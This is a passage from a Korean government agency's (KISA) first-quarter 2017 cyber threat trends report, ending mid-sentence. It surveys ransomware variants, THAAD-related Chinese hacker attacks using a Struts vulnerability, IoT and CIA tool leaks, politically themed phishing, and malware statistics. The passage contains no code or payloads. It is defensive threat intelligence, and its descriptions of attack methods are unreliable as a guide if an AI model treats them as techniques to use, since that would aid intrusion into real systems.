2017년 1분기

사이버 위협 동향 보고서

KISA 한국인터넷진흥원

Contents

KISA 2017년 1분기 사이버 위협 동향 보고서

제 1 장.
1분기 사이버 위협 동향

과거의 해킹은 자기만족이나 실력과시를 위해 행해졌지만 최근에는 정치적 목적과 금전적 이익을 위해 사이버 공격을 수행하고 있다.

특히, 2017년에는 국내 · 외 정치 환경이 급변함에 따라 다수의 사이버 위협에 노출될 가능성이 매우 높아졌다. 외적으로는 북한의 사이버 테러와 사드 배치로 인해 중국 해커들이 국내 기업들을 노리고 있는 추세이다. 내적으로는 대선을 앞두고 이와 관련한 사이버 위협이 증가할 것으로 보인다.

또한 파밍, 원격제어 악성코드 등은 끊임없이 유포되고 있으며, 작년부터 눈에 띄게 늘어난 랜섬웨어 또한 새로운 변종이 계속 나타나고 있으므로 이에 대한 지속적인 대처가 필요할 것이다.

1 언론보도로 살펴본 사이버 위협 동향

2017년 1분기 동안 국 · 내외 언론보도 및 보안 관련 웹 사이트에 게시된 사이버 위협을 검토하여 주간별로 정리한 주요 사이버 위협을 아래와 같이 정리하였다.

2017년 1분기

1월

1주 : 국방부 사칭 해킹메일, PC 내 파일 탈취 시도 발견
2주 : '박근혜 탄핵 심판' 스미싱 문자, 개인정보 탈취
3주 : 신용카드 정보 노린 파밍 악성코드 경계령
4주 : 정부 사이트도 막는 구글 세이프 브라우징

2월

1주 : 웹서핑 도중 감염되는 변종 랜섬웨어 '크립토실드' 주의
2주 : '포켓몬고' 자동 사냥 프로그램 주의보
3주 : OO 항공 홈페이지 해킹으로 접속 불가능
4주 : 진화하는 랜섬웨어, URL 클릭 없이 홈페이지 방문만으로 감염

3월

1주 : 중국 해커그룹 무차별 공격, 한국 사이트30여 곳 마비
2주 : CIA가 애플 · 안드로이드 · 삼성전자 스마트TV 이용해 전 방위 해킹
3주 : 국내 카드사 카드정보 4천58건, 블랙마켓서 거래 확인
4주 : 사물 인터넷 보안 '빨간불', 취약점 신고 1년 만에 2.8배


[그림 1-1] 2017년 1분기 사이버 위협 관련 언론보도 타임라인

1분기 국내 사이버 위협의 가장 큰 특징은 2016년에 이어 '랜섬웨어', '피싱 · 스미싱', 'IoT 취약점' 등 기존 사이버 위협이 계속되었고, 국내외 정치적인 이슈들이 각종 공격에 많이 악용되었다.

1) 진화하는 랜섬웨어

2016년 사이버 위협의 최대 화두는 랜섬웨어였다. 2017년 1분기 역시 랜섬웨어 관련 사이버 위협 이슈는 지속적으로 발생하고 있으며, 1~3월 기간 중 꾸준하게 언론에 보도되었다.


랜섬웨어 피해들에 대해서는 다양한 예측 및 통계 등이 보도되었다. 특히, 작년에 이어 올 초에도 기업들의 가장 큰 고민 중 하나로 랜섬웨어에 의한 데이터 손실이 대두되었으며 보안업계의 다양한 사례 및 통계수치가 발표, 보도되었다.



[그림 1-2] 랜섬웨어 대상이 된 기업에 대한 통계 기사

또한 다양한 신규 랜섬웨어 뿐 아니라, 변종 랜섬웨어들이 1분기부터 계속 등장했다. 1월 크립토실드(CryptoShield) 변종, 2월 세이지(Sage), 3월 페트랩(PetrWrap), 리벤지(Revenge)가 대표적이며, 이러한 추세에 따라 신규 랜섬웨어 등장에 대한 기사들도 전년 대비 급증하였다.

크립토실드 변종 감염 화면



세이지 랜섬웨어 감염 안내문

[그림 1-3] 랜섬웨어 감염 화면

1분기에 등장한 랜섬웨어들의 특징으로는 소위 '한국형'이라고 불리는, 한국인을 대상으로 하는 UI를 가진 랜섬웨어와 국내 웹 사이트들을 악용한 DBD(Drive-by Download) 형태의 유포과정을 들 수 있다.

이러한 랜섬웨어들은 MS-Word 문서 뿐 아니라 국내에서만 사용되는 HWP 파일 등을 이메일에 첨부하는 방식으로 유포되며, 사용자가 국내 웹 사이트나 웹 광고에 접속하는 것만으로도 감염되는 등 유포방법 또한 진화하고 있다.

참고

- o 일부 언론에서는 '진화하는 랜섬웨어'같은 용어를 사용하며 웹에 접속하는 것만으로도 감염되는 형태에 대하여 설명하는 경우가 많음
- o 하지만, 이는 랜섬웨어 자체에 대한 진화라기보다 유포방식 다변화 또는 랜섬웨어를 다루는 공격조직이 증가한 것이 원인으로 확인됨
- o 기존의 RIG 익스플로잇 킷 등을 사용하여 악성코드를 유포하던 공격자들이 금전적인 이익을 목적으로 랜섬웨어 사용에도 관여하는 것으로 추정

※ RIG 익스플로잇 킷 : 웹을 통한 악성코드 감염을 도와주는 자동화 해킹 도구

2) 사드 보복으로 인한 중국 해커그룹의 국내 공격 증가

한국의 사드 부지 제공이 확정된 이후, 한국에 대한 중국의 문화 · 경제 보복 뿐 아니라 국내 인터넷 환경에 대한 중국 해커들의 사이버 공격도 증가하였다.

롯데면세점의 한국어, 중국어, 일본어, 영어 홈페이지에 대한 DDoS 공격으로 3시간 넘게 접속이 되지 않아 매출에 큰 타격을 입었고, 다른 국내 기업들과 정부사이트에 대한 DDoS 공격, 홈페이지 변조 등의 사이버 공격이 발생하였다.

[그림 1-4] 사드 배치로 인한 사이버 보복을 다룬 기사

그러던 중 판다정보국(PIB), 중국독수리연합, 1937 CN, 77169 등 유명 해커그룹으로 이루어진 중국 해커 조직 연합은 사회관계망서비스(SNS)인 웨이보 등에 올린 동영상을 통해 한국과 롯데를 상대로 전쟁을 선포하였다.


[그림 1-5] 중국 해커 조직 연합 사드 보복 선포

해커조직은 Apache Struts 취약점, 워드프레스 취약점 등을 이용한 공격기법을 공유하고, 공격도구를 보급하는 등 중국 해커들의 공격이 전 방위적으로 확대되었다.

[그림 1-6] 중국 해커가 공유한 Struts 취약점 공격도구

참고

- o 개별 중국 해커들이 국내 인터넷 환경을 공격하는 것과 해커조직이 직접 참전을 선언하고 공격하는 것은 피해 규모와 속도에서 차이를 보일 수 있음
- o 해커조직이 자신들의 자부심과 같은 이름을 내걸고 공격할 때는, 직접 공격하는 것 외에도 공격 방법 및 공격 도구 등을 주로 QQ 메신저와 SNS, 웹 커뮤니티 등에 게시
- o 이를 통해 역량이 떨어지는 일반인들도 해당 기법과 도구 등을 활용하여 국내 기업 다수에 대한 사이버 테러가 가능해지며 피해 규모 확산 가능
- o 그러나 이를 반대로 말하면 타겟팅된 취약점이 아닌 일반적인 취약점을 보완함으로써 사이버테러 중 상당수를 차단할 수 있음을 의미함
- o 1분기에 해커들의 공격에 많이 사용된 struts 취약점(CVE-2017-5638), 워드프레스 취약점 등을 패치할 경우 상당수의 공격을 막을 수 있음



[그림 1-7] 중국 해커들의 한국 사이트 공격 정보 공유 화면

3) IoT 기기 해킹

IoT 기기 해킹을 통한 DDoS 공격은 몇 년 전부터 시작된 이슈지만 최근 더욱 많아지고 있다. 더군다나 올해는 DDoS 공격을 위한 좀비 기기로 IoT 기기를 악용하는 것을 뛰어넘어, 더 다양한 목적으로 해킹이 이루어지고 있다.

일본에서는 스마트 TV용 악성코드 등이 발견되었으며, 국내에서도 OO앱이 해킹되어 호텔 등의 도어락이 열리는 취약점이 발견되었다는 기사가 보도되기도 하였다. 위키리크스는 미국 CIA에서 스마트 TV 및 안드로이드 폰 등으로 사람들을 도 · 감청해왔다고 폭로하기도 하였다.


news1

'여기어때' 지난해 호텔객실 도어락도 해킹당했다

연합뉴스

위키리크스 "CIA, 삼성 스마트TV 해킹…꺼져있어도 도청"

[그림 1-8] IoT 기기 해킹 관련 1분기 기사

또한 취약점 공격코드(PoC)를 생성하는 도구인 메타스플로잇이 IoT 기기의 해킹을 지원하게 됨에 따라 IoT 기기는 더욱 다양한 취약점에 노출될 것으로 예상된다.


데일리시큐

메타스플로잇, IoT 해킹 지원...자동차 해킹 테스트 간편해져

스카다 포함해 임베디드, 산업용, 하드웨어 디바이스 타깃 모듈 추가 예정

모의해킹 온라

[그림 1-9] 메타스플로잇, IoT 기기 지원 관련 기사


참고

o 위키리크스는 CIA가 스마트 TV 등을 해킹할 수 있다는 내용 외에도 감시 대상이 되는 24개의 SW/기기 종류를 발표하였으며 그 목록은 아래와 같음

> VLC Player Portable, Irfan View, Chrome Portable, Opera Portable, Firefox Portable, ClamWin Portable, Kaspersky TDSS Killer Portable, McAfee Stinger Portable, Sophos Virus Removal, Thunderbird Portable, Opera Mail, Foxit Reader, Libre Office Portable, Prezi, Babel Pad, Notepad++, Skype, Iperius Backup, Sandisk Secure Access, U3 Software 2048, LBreakout2, 7-Zip Portable, Portable Linux CMD Prompt


o 또한 CIA 해킹 도구도 공개하였는데, 이를 분석해 보면 웹 인터페이스를 가진 유저 친화적 해킹 도구이며, 파일 구성은 아래 그림과 같음

[그림 1-10] 해킹 도구 UI



[그림 1-11] 해킹도구 디렉토리 구조

참고



[그림 1-12] 관련 CIA 조직 구조

4) 정치적인 이슈를 활용한 피싱 · 스미싱 공격

피싱 및 스미싱은 꾸준히 발생하는 사이버 위협이며 실제 위협에 비해 언론에 노출되는 양이 많지는 않았다. 그러나, 연초에는 대통령 탄핵 등 여러 가지 정치적 이슈를 악용한 피싱 · 스미싱 공격이 연계되어 과거에 비해 언론에 빈번하게 등장하였다.

과거에는 택배나 우편물 등으로 가장한 스미싱이 주를 이루었기 때문에 실제 택배를 주문하지 않았을 경우 의심해 볼 수 있는 여지가 있었다. 그러나 최근 등장한 정치적인 이슈와 관련된 찬반 투표, 청원 요청 문자 등은 쉽게 클릭을 유도할 수 있기 때문에 개인정보 탈취 위험이 더 높아지고 있다.

[그림 1-13] 1분기 스미싱 관련 언론보도 사례

스팸메일의 경우에는 불특정 다수를 대상으로 이루어지는 공격이 아니라 정치적 이슈와 연관된 제목을 가진 메일에 악성코드를 담아서 특정 기관을 노리는 방법이 사용되었다.

dongA.com

2017-01-25 12:01:00 편집

경찰 "北, 학술단체 사칭해 '최순실 스팸' 대량 발송"

지난 연말부터 올해 초까지 정부·연구기관 등 관계자 수십명에게 발송된 '최순실 사태' 등을 연급한 악성 스팸메일이 북한의 소행으로 드러났다.

경찰청 사이버안전국은 지난해 11월, 올해 1월 두차례에 걸쳐 북한 관련 국내학술단체를 사칭해 국방부·외교부 등 외교·통일 관계자 등 40명에게 보낸 악성 전자우편의 발송지를 북한 인터넷주소(IP)로 최종 확인했다고 25일 밝혔다.

경찰이 범행에 사용된 악성메일과 악성코드 제어서버, 경유서버 등을 분석한 결과, 메일 발송지는 2013년 '3.20 사이버테러' 등에서 쓰였던 '북한 류경동' IP 주소 대역과 동일하며 미국 소재 서버를 거쳐 IP를 세탁했다.

이번 사건 악성 메일에 첨부된 '우려되는 대한민국.hwp' 또는 '2017년 북한 신년사 분석.hwp' 한글 파일을 클릭하면 악성코드가 깔려 PC의 정보가 빠져나간다. 특히 첫번째 첨부파일엔 '최순실 국정농단' '대통령 하야' 등이 거론돼 있었다.

경찰은 지난해 1월13일 청와대 등 국가기관을 사칭한 전자우편 발송사건 처럼 북한이 국내 최신 현안을 이용해 국방·외교 분야 관계자들의 피시(PC) 해킹 등 정보 유출을 지속적으로 시도하고 있는 것으로 봤다.

경찰청에 따르면 지난 2012년 5월부터 최근까지 북한이 정부기관 등을 사칭해 만든 전자우편 계정은 58개로, 정부·연구·교육기관 등 종사자 785명에게 악성 메일을 보냈다.

경찰은 현재까지 악성코드 감염 후 정보유출 등 피해는 확인되지 않았다고 밝혔다.

또한 악성 전자우편을 받은 이들의 계정 비밀번호 변경, 사칭용 전자우편 계정 영구 사용정지, 악성코드 백신 조치 등을 완료했다고 전했다.

[그림 1-14] 1분기 스팸 관련 언론보도 사례

특히 올해 가장 큰 이슈 중 하나인 '최OO'씨에 대한 정보를 담은 메일 속에 악성코드를 삽입하는 방법으로 사이버 테러가 이루어졌다.

2 글로벌 위협 보고서 상의 사이버 위협 동향

글로벌 보안업체는 매 분기별 사이버 위협 동향 보고서 및 특징적인 주제에 대한 분석 보고서를 발간한다.

이 중 트랜드마이크로의 『TrendLabs 2016 Security Roundup』과 파이어아이의 『M-Trends 2017』은 1분기에 발간된 특징적인 글로벌 사이버 위협 보고서이다.

트랜드마이크로의 『TrendLabs 2016 Security Roundup – A Record Year for Enterprise Threats』에서는 작년 1년 동안의 주요 사이버 위협을 랜섬웨어, 스캠, 미라이 봇넷 등 7가지 이슈로 정리한 폭넓은 분석을 담고 있다.

파이어아이의 『M-Trends 2017』은 1년간의 공격 통계를 바탕으로 지역별, 분야별 트랜드를 분석하고, 공격 트랜드 중에서 가장 특이하게 나타난 사례를 특별히 더 자세하게 소개하고 있다.

보고서의 자세한 내용은 4장 "글로벌 사이버 위협 동향"에서 살펴보도록 하겠다.

제 2 장.
악성 코드 및 취약점 동향


1 1분기 악성코드 동향

1) 악성코드 분석 통계

한국인터넷진흥원은 침해사고 피해 확산방지를 위해 국·내외 유포되는 악성코드의 수집·분석 후, 유관기관(백신사 등)에 신속히 공유하여 이용자의 악성코드 피해를 최소화하고 있다.

한국인터넷진흥원에서 수집 · 분석한 1분기 악성코드 중 가장 많이 확인된 악성코드 유형은 다음 표와 같이 랜섬웨어, 원격제어, 정보탈취, 파밍 순으로 나타났다.

순위	악성코드 종류	개수	비율
1	랜섬웨어	275	44%
2	원격제어	224	35%
3	정보탈취	80	13%
4	파밍	38	6%
5	DDoS	8	1%
	결제유도	8	1%
총계		633	100%




[그림 2-1] 악성코드 유형 통계

가. C&C 악용 국가 현황

2017년 1분기에 C&C로 가장 많이 악용된 국가는 중국으로 나타났다. 이는 한국과 중국 間 외교・정치적 이슈로 인해 중국發 해킹공격이 빈번하게 발생한 요인이 반영된 것으로 추정된다.

2017년 1분기에 C&C로 악용된 국가별 순위는「중국 → 미국 → 한국」순으로 나타났고 기타 국가로 독일, 러시아, 스페인이 뒤를 이었다.


국가	중국	미국	한국	네덜란드	기타
비율	67%	12%	7%	4%	10%



[그림 2-2] C&C 악용 국가 현황

2) 1분기 악성코드 특징

최근 랜섬웨어가 유행함에 따라 변종, 신종 등 종류 또한 다양해지고 있다. 변종과 신종은 스피어피싱, 정상파일 위장, 당시 정치상황을 반영하는 형태 등 여러 유형으로 배포되며 감염자를 확보하기 위해 진화하고 있다. 타임라인을 통해 월별로 나타난 신규 또는 변종 악성코드를 다음과 같이 나열해 보았다.



[표 2-1] 1분기 주요 악성코드 분석 타임라인

가. 진화된 배포형태

파일 없는(Fileless)* 악성코드와 같이 기술적 진화와 더불어 스피어피싱, 정상 앱을 가장한 구글 플레이스토어에 업로드된 악성 앱, Drive-by-Download 등의 기존 유포방식을 발전시켜 재 악용하는 방식의 랜섬웨어, 스파이 앱, 독스웨어 등의 악성코드가 유포되고 있다.

* *Fileless 악성코드 : 파일이 없는 악성코드는 시스템 상에 악성코드가 파일로 존재하지 않고 메모리 또는 레지스트리 상에서만 존재하여 동작하는 것을 말함*

나. 랜섬웨어 지속 발생

악성코드 분석 통계표에서 볼 수 있듯이 2017년 1분기에 가장 많이 유행한 악성코드는 랜섬웨어이다. 랜섬웨어 피해 민원접수 현황을 살펴보면 '16년 3분기 197건에서 4분기 712건으로 약 3.5배 증가한 이후 '17년 1분기도 990건으로 前 분기대비 증가하였다.

구분	2015년				2016년				2017년
	1분기	2분기	3분기	4분기	1분기	2분기	3분기	4분기	1분기
랜섬웨어 민원접수	0	127	58	585	176	353	197	712	990
합계	770				1,438				990

[표 2-2] 2015년 ~ 17년 1분기 랜섬웨어 피해 민원접수 현황(출처:한국인터넷진흥원)

3) 주요 악성코드 분석

1분기 주요 랜섬웨어를 분석한 결과 국내외 정치적 상황과 국내 PC 환경에 맞춤 제작되는 등 지능형 악성코드로 진화됨을 파악할 수 있다.

월	종류	제 목
1월	랜섬	파일 없는 악성코드
	정보유출	'북한민주화' 주제로 유포된 한글 악성코드
	랜섬	리눅스 타깃 'KilDisk' 변종 랜섬웨어
2월	랜섬	트럼프(미국 대통령) 랜섬웨어
	랜섬	공인인증서 탈취 랜섬웨어
	랜섬	국내 타깃 설문지 위장 랜섬웨어
	뱅커	메모리 해킹 악성코드
3월	랜섬	'근로계약서' 사칭 랜섬웨어
	원격제어	나노코어 악성코드
	뱅커	아톰바밍 방식을 이용하는 악성코드 '드리덱스'
	랜섬	표적 공격 랜섬웨어 'PetrWrap'

[표 2-3] 주요 악성코드 분석 현황

가. 파일 없는 악성코드

작년 한 해 동안 국내에서 발생한 '파일 없는(Fileless)' 악성코드 공격이 역대 최대치를 기록하였으며 그 공격이 증가하는 추세이다. 2017년 1분기 파일 없는 악성코드 공격발생 건수는 1,911건으로 2016년 전체 대비 50%를 초과한 것으로 미루어 볼 때 2017년에도 파일 없는 악성코드의 지속적인 공격이 발생할 것으로 예상된다.


해당 악성코드는 주로 웹 브라우저의 취약점을 이용하여 발생하며, 윈도우 7부터 기본 탑재된 파워쉘(Powershell)*과 윈도우 관리도구인 명령유틸리티(WMIC)**를 통해 